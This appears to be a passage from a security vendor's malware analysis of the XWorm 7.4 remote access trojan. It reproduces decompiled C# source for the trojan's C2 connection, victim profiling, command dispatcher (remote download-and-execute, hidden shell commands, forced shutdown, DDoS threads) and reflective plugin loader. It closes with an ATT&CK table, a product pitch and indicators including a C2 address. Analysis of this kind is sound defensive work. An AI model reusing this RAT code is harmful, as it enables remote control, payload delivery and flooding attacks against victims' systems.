


Fig 16: Decrypted Xworm version- 7.4




Fig 17: Decrypted AES Secret key




Fig 18: Decrypted C2 Port

After this extraction, the file connects to the TCP host (C2) using the ConnectServer method. It initializes an asynchronous socket connection to a remote server, transmits host reconnaissance information and maintains communication using periodic heartbeat timers. The implementation uses dynamic packet buffering and randomized beacon intervals, indicating an attempt to evade network-based detection and support long-term remote tasking capabilities.

```

public static object ConnectServer(string H)
{
    try
    {
        ClientSocket.S = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        ClientSocket.BufferLength = -1L;
        ClientSocket.Buffer = new byte[1];
        ClientSocket.MS = new MemoryStream();
        ClientSocket.S.ReceiveBufferSize = 51200;
        ClientSocket.S.SendBufferSize = 51200;
        ClientSocket.S.Connect(H, Conversions.ToInteger(Settings.Port));
        Settings.Host = H;
        ClientSocket.isConnected = true;
        ClientSocket.SendSync = RuntimeHelpers.GetObjectValue(new object());
        ClientSocket.Send(Conversions.ToString(ClientSocket.Info()));
        ClientSocket.ActivatePong = false;
        ClientSocket.S.BeginReceive(ClientSocket.Buffer, 0, ClientSocket.Buffer.Length, SocketFlags.None, new AsyncCallback(ClientSocket.BeginReceive), null)
        TimerCallback callback = delegate(object a0)
        {
            ClientSocket.Ping();
        };
        ClientSocket.Tick = new Timer(callback, null, new Random().Next(10000, 15000), new Random().Next(10000, 15000));
        ClientSocket.Speed = new Timer(new TimerCallback(ClientSocket.Pong), null, 1, 1);
    }
    catch (Exception ex)
    {
        ClientSocket.isConnected = false;
    }
    finally
    {
        ClientSocket.allDone.Set();
    }
    object result;
    return result;
}

```

Fig 19: C2 connection routine

System Profiling and Reconnaissance

```

public static object Info()
{
    ComputerInfo computerInfo = new ComputerInfo();
    return string.Concat(new object[]
    {
        "INFO",
        Settings.SPL,
        Helper.ID(),
        Settings.SPL,
        Environment.UserName,
        Settings.SPL,
        computerInfo.OSFullName.Replace("Microsoft", null),
        Environment.OSVersion.ServicePack.Replace("Service Pack", "SP") + " ",
        Environment.Is64BitOperatingSystem.ToString().Replace("False", "32bit").Replace("True", "64bit"),
        Settings.SPL,
        Settings.Groub,
        Settings.SPL,
        ClientSocket.INDATE(),
        Settings.SPL,
        ClientSocket.Spread(),
        Settings.SPL,
        ClientSocket.UAC(),
        Settings.SPL,
        Messages.Cam(),
        Settings.SPL,
        ClientSocket.CPU(),
        Settings.SPL,
        ClientSocket.GPU(),
        Settings.SPL,
        ClientSocket.RAM(),
        Settings.SPL,
        ClientSocket.Antivirus()
    });
}

```

Fig 20: System reconnaissance and profiling routine

XWorm performs extensive host reconnaissance prior to C2 connection, collecting:

- Execution timestamp (file drop tracking)

- Privilege escalation status (UAC validation)
- Webcam enumeration (surveillance capability assessment)
- Hardware specifications (CPU/GPU/RAM via WMI)
- Security product inventory (AntivirusProduct WMI class)

```

73 ClientSocket.isConnected = true;
74 ClientSocket.SendSync = RuntimeHelpers.GetObjectValue(new object());
75 ClientSocket.Send(Conversions.ToString(ClientSocket.Info()));

```

Name	Value
System.Environment.UserName.get returned	"admin"
Microsoft.VisualBasic.Devices.ComputerInfo.OSFullName.get returned	"Microsoft Windows 11 Pro"
string.Replace returned	" Windows 11 Pro"
System.Environment.OSVersion.get returned	{Microsoft Windows NT 6.2.9200.0}
System.OperatingSystem.ServicePack.get returned	" "
string.Replace returned	" "
string.Concat returned	" "
System.Environment.Is64BitOperatingSystem.get returned	true
bool.ToString returned	"True"
string.Replace returned	"True"
string.Replace returned	"64bit"
Stub.ClientSocket.INDATE returned	"12-05-2026"
Stub.ClientSocket.Spread returned	"False"
Stub.ClientSocket.UAC returned	"False"
Stub.Messages.Cam returned	false
Stub.ClientSocket.CPU returned	"Intel i7-8700 @ 3.20GHz"
Stub.ClientSocket.GPU returned	"Microsoft Remote Display Adapter Intel(R) UHD Graphics 630 "
Stub.ClientSocket.RAM returned	"31.7 GB"
Stub.ClientSocket.Antivirus returned	"Windows Defender"
string.Concat returned	"INFO<Xwormmm> BF8B50C625C79AA30798<Xwormmm> admin<Xwormmm> Windows 11 Pro 64bit<Xwormmm> "

Fig 21: Collecting Victim Info

Xworm generating Victim ID and concatenating them with victim info

```
public static string ID()
{
    string result;
    try
    {
        result = Helper.GetHashT(string.Concat(new object[]
        {
            Environment.ProcessorCount,
            Environment.UserName,
            Environment.MachineName,
            Environment.OSVersion,
            new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize
        }));
    }
    catch (Exception ex)
    {
        result = "Err HWID";
    }
    return result;
}
```

	Value
tem.Environment.ProcessorCount.get returned	0x0000000C
tem.Environment.UserName.get returned	"admin"
tem.Environment.MachineName.get returned	"DESKTOP-4H7N2DQ"
tem.Environment.OSVersion.get returned	{Microsoft Windows NT 6.2.9200.0}
tem.Environment.SystemDirectory.get returned	@ "C:\WINDOWS\system32"
tem.IO.Path.GetPathRoot returned	@ "C:\\"
tem.IO.DriveInfo.TotalSize.get returned	0x00000148057FF000
ng.Concat returned	"12adminDESKTOP-4H7N2DQMicrosoft Windows NT 6.2.9200.01408841543680"
b.Helper.GetHashT returned	"BFBB50C625C79AA30798"
ult	"BFBB50C625C79AA30798"

Fig 22: Generating Victim ID

The extracted victim info is concatenated into a string and sent to the C2 server along with Client ID. Client ID is generated using ProcessorCount, UserName, MachineName and OSVersion. Generates a unique client ID for each victim, enabling the attacker to identify stealthily compromised machines and issue targeted command-and-control instructions.

Xworm Command and control sets

```
public static void Read(byte[] b)
{
    try
    {
        string[] array = Strings.Split(Helper.BS(Helper.AES_Decryptor(b)), Settings.SPL, -1, CompareMethod.Binary);
        string left = array[0];
        if (Operators.CompareString(left, "pong", false) == 0)
        {
            ClientSocket.ActivatePong = false;
            ClientSocket.Send("pong" + Settings.SPL + Conversions.ToString(ClientSocket.Interval));
            ClientSocket.Interval = 0;
        }
        else if (Operators.CompareString(left, "rec", false) == 0)
        {
            Helper.CloseMutex();
            Application.Restart();
            Environment.Exit(0);
        }
        else if (Operators.CompareString(left, "CLOSE", false) == 0)
        {
            ClientSocket.S.Shutdown(SocketShutdown.Both);
            ClientSocket.S.Close();
            Environment.Exit(0);
        }
        else if (Operators.CompareString(left, "uninstall", false) == 0)
        {
            Uninstaller.UNS(false, null, null);
        }
        else if (Operators.CompareString(left, "update", false) == 0)
        {
            Uninstaller.UNS(true, array[1], Helper.Decompress(Convert.FromBase64String(array[2])));
        }
        else if (Operators.CompareString(left, "DW", false) == 0)
        {
            Messages.RunDisk(array[1], Helper.Decompress(Convert.FromBase64String(array[2])));
        }
        else if (Operators.CompareString(left, "FM", false) == 0)
        {
            Messages.Memory(Helper.Decompress(Convert.FromBase64String(array[1])));
        }
        else if (Operators.CompareString(left, "LN", false) == 0)
        {

```

Fig 23: C2 Instruction sets

This image shows that the code segment implements the malware's primary encrypted command dispatcher responsible for processing tasking instructions received from the command-and-control server. Incoming packets are AES-decrypted, delimiter-parsed, and routed to specific operational handlers supporting heartbeat communication, malware restart, self-removal, self-update, disk-based payload deployment and fileless in-memory execution. The presence of reflective memory execution, compressed payload staging and encrypted C2 communication demonstrates a modular and stealth-oriented malware architecture designed for long-term remote operations and dynamic capability delivery.

```

        string fileName = Path.Combine(Path.GetTempPath(), Helper.GetRandomString(6) + array[1]);
        WebClient webClient = new WebClient();
        webClient.DownloadFile(array[2], fileName);
        Process.Start(fileName);
    }
    else if (Operators.CompareString(left, "Urlopen", false) == 0)
    {
        Messages.OpenUrl(array[1], false);
    }
    else if (Operators.CompareString(left, "Urlhide", false) == 0)
    {
        Messages.OpenUrl(array[1], true);
    }
    else if (Operators.CompareString(left, "PCShutdown", false) == 0)
    {
        Interaction.Shell("shutdown.exe /f /s /t 0", AppWinStyle.Hide, false, -1);
    }
    else if (Operators.CompareString(left, "PCRestart", false) == 0)
    {
        Interaction.Shell("shutdown.exe /f /r /t 0", AppWinStyle.Hide, false, -1);
    }
    else if (Operators.CompareString(left, "PCLogoff", false) == 0)
    {
        Interaction.Shell("shutdown.exe -L", AppWinStyle.Hide, false, -1);
    }
    else if (Operators.CompareString(left, "RunShell", false) == 0)
    {
        Interaction.Shell(array[1], AppWinStyle.Hide, false, -1);
    }
    else if (Operators.CompareString(left, "StartDDos", false) == 0)
    {
        try
        {
            Messages.DDos.Abort();
        }
        catch (Exception ex2)
        {
        }
    }
    Messages.DDos = new Thread(delegate(object a0)
    {
        Messages.TD(Conversions.ToString(a0));
    }));
    Messages.DDos.Start(array[1]);
}
else if (Operators.CompareString(left, "StopDDos", false) == 0)
{
    try
    {
        Messages.DDos.Abort();
    }
    catch (Exception ex3)
    {
    }
}
}

```

Fig 24: C2 controlled payload execution & DDos operation

This image shows that the segment implements several high-risk post-compromise capabilities including remote payload delivery, arbitrary shell execution, URL launching, system power control and distributed denial-of-service (DDoS) orchestration. Xworm downloads attacker-controlled payloads into the temporary directory using randomized filenames before executing them directly via `Process.Start()`. Additionally, it provides hidden command execution through `Interaction.Shell()`, granting operators full remote administrative control over the infected system. The threaded DDoS implementation further indicates botnet functionality, enabling compromised hosts to participate in coordinated network flooding attacks under centralized command-and-control supervision.

Xworm Plugin

```
public static void Plugin(byte[] B)
{
    try
    {
        foreach (Type type in AppDomain.CurrentDomain.Load(B).GetTypes())
        {
            if (Operators.CompareString(type.Name, "Plugin", false) == 0)
            {
                foreach (MethodInfo instance in type.GetMethods())
                {
                    if (Operators.ConditionalCompareObjectEqual(NewLateBinding.LateGet(instance, null, "Name", new object[0], null, null, null), "Run", false))
                    {
                        NewLateBinding.LateCall(instance, null, "Invoke", new object[]
                        {
                            null,
                            new object[]
                            {
                                Settings.Host,
                                Settings.Port,
                                Settings.SPL,
                                Settings.KEY,
                                Helper.ID()
                            }
                        }, null, null, true);
                    }
                }
            }
        }
    }
    return;
}
```

Fig 25: Dynamic invocation via reflection

This image shows that the code dynamically identifies and invokes the Run method of a reflected plugin assembly using .NET late binding and reflection. The malware passes operational parameters—including the active command-and-control host, communication port, packet delimiter, encryption key, and victim identifier—to the plugin, enabling autonomous execution of attacker-supplied capabilities. The reflective invocation mechanism supports modular, fileless in-memory execution and significantly enhances the malware's extensibility and stealth characteristics.

Techniques & TTPs

Tactic	Technique ID	Technique Name	Mapped Activity
Execution	T1059.006	Command and Scripting Interpreter: Python	Core malicious logic written in python, compiled to .pyc bytecode and packed via PyInstaller
Persistence	T1543	Create or Modify System Process	Payload deployed to %LOCALAPPDATA%\Win.Kernel_Svc_AJ8iOw.exe mimicking as a windows service name
Defense Evasion	T1685.001	Disable or Modify Tools	In memory patching of AmsiScanBuffer using VirtualProtect with custom patch byte
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Runtime decoding using SHA-512 derived key & decryption loop with decompress to reconstruct the payload
Collection	T1005	Data from Local System	Credential theft and data collection capabilities documented as part of Xworm RAT feature
Command and Control	T1095	Non-Application Layer Protocol	TCP socket connection to C2 server using async socket with heartbeat timers

Execution (Plugin/Reflection)	T1620	Reflective Code Loading	.Net reflective used to dynamically invoke plugin assembly Run method for fileless in memory execution with attacker supplied capabilities
----------------------------------	-----------------------	----------------------------	--

Detection and Mitigation

[UltraAV](#), powered by Point Wild, helps defend against such threats by focusing on initial-stage files received from various sources including abused GitHub Pages, compromised websites, Social engineering campaigns and trojanized applications disguised as legitimate software installed by users.




Fig 26: UltraAV detection

As threats like Xworm continue to rise, so does the need for robust antivirus software. Whether you're working, gaming or shopping, let UltraAV safeguard your digital life. Download [UltraAV](#) now and stay safe from malware, viruses and emerging threats like Xworm.

Conclusion

Point Wild's analysis of the recent XWorm V7.4 campaign highlights how attackers are abusing PyInstaller to distribute malware through packaged applications. By identifying and analyzing these emerging delivery techniques, Point Wild helps organizations stay aware of evolving cyber threats and improve their ability to detect suspicious files before they impact users or business operations. This research demonstrates Point

Wild's proactive threat research capabilities and commitment to helping customers stay protected against modern malware campaigns.

Indicators of Compromise

MD5	Description
c7a6f220f2ff7d6718a5b2f0e85f13dd	PyInstaller Executable
d4494a5b1430f7c5347408732cdbc668	%LOCALAPPDATA%Win.Kernel_Svc_AJ8iOw.exe(afacan313131.exe)
tcp://68[.]219[.]64[.]89:4444/	C2 Server

Additional Resources

[XWorm Malware Analysis Report](#)

Share on

[Table of contents](#)